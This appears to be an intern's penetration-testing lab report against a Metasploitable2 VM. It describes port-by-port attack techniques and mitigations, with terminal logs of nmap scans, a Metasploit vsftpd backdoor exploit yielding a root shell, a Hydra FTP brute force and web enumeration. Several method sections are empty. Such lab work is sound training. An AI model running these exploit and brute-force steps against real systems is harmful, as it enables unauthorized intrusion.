Inter ID : 2044

Inter Name : Riya Kadam

Port 21 – FTP (File Transfer Protocol)

Service Overview
FTP is used to transfer files between client and server. It transmits credentials and data in plain text.

Potential Attack Techniques

- Anonymous FTP access
- Brute-force / weak password attack
- Malicious file upload

Commonly Used Tools

- Nmap
- FTP client (ftp)
- Metasploit Framework

Security Impact

- Credential disclosure
- Unauthorized file access
- Remote system compromise

Risk Level
Severity: Critical

Known Vulnerability (CVE)

- CVE-2011-2523 (vsftpd backdoor)

CVSS Score
7.5 – High

Mitigation Measures

- Disable FTP if not required
- Use SFTP / FTPS
- Strong authentication

Methods

1. Vulnerable FTP Service Exploit


```
┌──(riyaa㉿kali)-[~]
└─$ nmap -p 21 -sV 192.168.1.3
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-31 15:38 IST
Nmap scan report for 192.168.1.3
Host is up (0.00078s latency).

PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 2.3.4
MAC Address: 08:00:27:FE:EA:98 (PCS Systemtechnik/Oracle VirtualBox virtual N
IC)
Service Info: OS: Unix

Service detection performed. Please report any incorrect results at https://n
map.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 0.49 seconds
```

```
Session  Actions  Edit  View  Help
                '(.,....."/


       =[ metasploit v6.4.99-dev                          ]
+ -- --=[ 2,572 exploits - 1,317 auxiliary - 1,680 payloads     ]
+ -- --=[ 432 post - 49 encoders - 13 nops - 9 evasion          ]

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf > search vsftpd

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check
  Description
   -  ----                                  ---------------  ----       -----
  ___________
   0  auxiliary/dos/ftp/vsftpd_232          2011-02-03       normal     Yes
  VSFTPD 2.3.2 Denial of Service
   1  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No
  VSFTPD v2.3.4 Backdoor Command Execution


Interact with a module by name or index. For example info 1, use 1 or use exp
loit/unix/ftp/vsftpd_234_backdoor

msf > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 192.168.1.3
RHOST => 192.168.1.3
msf exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 192.168.1.3:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.1.3:21 - USER: 331 Please specify the password.
[+] 192.168.1.3:21 - Backdoor service has been spawned, handling...
[+] 192.168.1.3:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.1.4:41711 → 192.168.1.3:6200) at
 2025-12-31 14:00:21 +0530

whoami
root
```


2. FTP Brute Force Attack

```
┌──(riyaa㉿kali)-[~]
└─$ nmap -p 21 192.168.1.3
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-31 15:57 IST
Nmap scan report for 192.168.1.3
Host is up (0.0011s latency).

PORT   STATE SERVICE
21/tcp open  ftp
MAC Address: 08:00:27:FE:EA:98 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.23 seconds

┌──(riyaa㉿kali)-[~]
└─$ nmap -p 21 -sV 192.168.1.3
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-31 15:57 IST
Nmap scan report for 192.168.1.3
Host is up (0.0015s latency).

PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 2.3.4
MAC Address: 08:00:27:FE:EA:98 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: OS: Unix

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 0.28 seconds

┌──(riyaa㉿kali)-[~]
└─$ hydra -l msfadmin -P /usr/share/wordlists/rockyou.txt ftp://192.168.1.3
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (
-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-12-31 15:59:02
[ERROR] File for passwords not found: /usr/share/wordlists/rockyou.txt

┌──(riyaa㉿kali)-[~]
└─$ hydra -l msfadmin -P /usr/share/wordlists/rockyou.txt.gz ftp://192.168.1.3
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (
-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-12-31 16:01:32
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking ftp://192.168.1.3:21/
[STATUS] 282.00 tries/min, 282 tries in 00:01h, 14344117 to do in 847:46h, 16 active
[STATUS] 287.33 tries/min, 862 tries in 00:03h, 14343537 to do in 831:60h, 16 active
```


3. Anonymous FTP Login




4. FTP Backdoor Exploitation



5. FTP Denial of Service (DoS)



6. Weak Password Attack



Port 22 – SSH (Secure Shell)

Service Overview
SSH provides secure remote login and command execution over encrypted channels.

Potential Attack Techniques

- Brute-force login attack
- Default credentials
- Weak key authentication

Commonly Used Tools

- Nmap
- Hydra
- Metasploit

Security Impact

- Unauthorized shell access
- Privilege escalation

Risk Level
Severity: High

Known Vulnerability (CVE)


- CVE-2008-5161 (OpenSSH vulnerabilities)

Mitigation Measures


- Disable root login
- Use key-based authentication
- Strong passwords

Methods

1. SSH Brute-Force Attack



2. SSH Weak Password Attack



Port 23 – TELNET

Service Overview
Telnet allows remote login but transmits data in plain text.

Potential Attack Techniques

- Credential sniffing
- Default login abuse
- Brute-force attack

Commonly Used Tools

- Telnet
- Nmap
- Metasploit

Security Impact

- Password exposure
- Full system compromise

Risk Level
Severity: Critical

Mitigation Measures

- Disable Telnet
- Replace with SSH

Methods

1.telnet Anonymous Login

2. Telnet Default Credential

3. Telnet Clear-Text Credential Sniffing

Port 25 – SMTP (Mail Transfer Protocol)

Service Overview
SMTP is used to send emails between servers.

Potential Attack Techniques

- SMTP user enumeration
- Mail spoofing
- Open relay abuse

Commonly Used Tools

- Nmap
- Netcat
- Metasploit

Security Impact

- Email spoofing

- Spam relay
- Information disclosure


Risk Level
Severity: Medium

Mitigation Measures

- Disable VRFY/EXPN
- Enable authentication
- Use TLS

Methods

1. SMTP User Enumeration



2. SMTP Spoofing

Port 53 – DNS(Domain Name System)

Service Overview
DNS resolves domain names to IP addresses.

Potential Attack Techniques

- Zone transfer attack
- DNS cache poisoning

Commonly Used Tools

- Dig
- Nslookup
- Nmap

Security Impact

- Information leakage
- Redirection attacks


Risk Level
Severity: Medium

Mitigation Measures

- Disable zone transfers
- Apply DNS security patches

Method

1. Pass-the-Hash commands



Port 80 – HTTP

Service Overview
HTTP serves web content over the internet.

Potential Attack Techniques

- Directory traversal
- Web application attacks
- File upload abuse

Commonly Used Tools

- Nmap
- Nikto
- Metasploit

Security Impact

- Website defacement
- Remote code execution

Risk Level
Severity: High

Known Vulnerability

- Apache misconfiguration issues

Mitigation Measures

- Patch web server
- Use HTTPS
- Secure permissions

Method
1. HTTP enumeration

```
└─$ gobuster dir -u http://192.168.1.3 -w /usr/share/wordlists/dirb/common.txt
===============================================================
Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.1.3
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.htpasswd            (Status: 403) [Size: 293]
/.hta                 (Status: 403) [Size: 288]
/.htaccess            (Status: 403) [Size: 293]
/cgi-bin/             (Status: 403) [Size: 292]
/dav                  (Status: 301) [Size: 313] [--> http://192.168.1.3/dav/]
/index                (Status: 200) [Size: 891]
/index.php            (Status: 200) [Size: 891]
/phpMyAdmin           (Status: 301) [Size: 320] [--> http://192.168.1.3/phpMyAdmin/]
/phpinfo.php          (Status: 200) [Size: 47975]
/phpinfo              (Status: 200) [Size: 47963]
/server-status        (Status: 403) [Size: 297]
/test                 (Status: 301) [Size: 314] [--> http://192.168.1.3/test/]
/twiki                (Status: 301) [Size: 315] [--> http://192.168.1.3/twiki/]
Progress: 4613 / 4613 (100.00%)
===============================================================
Finished
===============================================================

┌──(riyaa㉿kali)-[~]
└─$ nikto -h http://192.168.1.3
- Nikto v2.5.0
```

```
┌──(riyaa㉿kali)-[~]
└─$ nmap -p 80 -sV 192.168.1.3
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-31 18:08 IST
Nmap scan report for 192.168.1.3
Host is up (0.0014s latency).

PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.2.8 ((Ubuntu) DAV/2)
MAC Address: 08:00:27:FE:EA:98 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.66 seconds

┌──(riyaa㉿kali)-[~]
└─$ nmap -p 80 --script=http-enum 192.168.1.3
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-31 18:09 IST
Nmap scan report for 192.168.1.3
Host is up (0.0018s latency).

PORT   STATE SERVICE
80/tcp open  http
| http-enum:
|   /tikiwiki/: Tikiwiki
|   /test/: Test page
|   /phpinfo.php: Possible information file
|   /phpMyAdmin/: phpMyAdmin
|   /doc/: Potentially interesting directory w/ listing on 'apache/2.2.8 (ubuntu) dav/2'
|   /icons/: Potentially interesting folder w/ directory listing
|_  /index/: Potentially interesting folder
MAC Address: 08:00:27:FE:EA:98 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 5.07 seconds

┌──(riyaa㉿kali)-[~]
└─$ curl -I http://192.168.1.3
HTTP/1.1 200 OK
Date: Wed, 31 Dec 2025 12:36:57 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2
X-Powered-By: PHP/5.2.4-2ubuntu5.10
Content-Type: text/html

┌──(riyaa㉿kali)-[~]
└─$ curl http://192.168.1.3
<html><head><title>Metasploitable2 - Linux</title></head><body>
<pre>
```

Port 3306 - MySQL

Service Overview
MySQL is a relational database service.

Potential Attack Techniques

- Weak database credentials
- Unauthorized database access

Commonly Used Tools

- MySQL client
- Metasploit

Security Impact

- Data theft
- Database manipulation

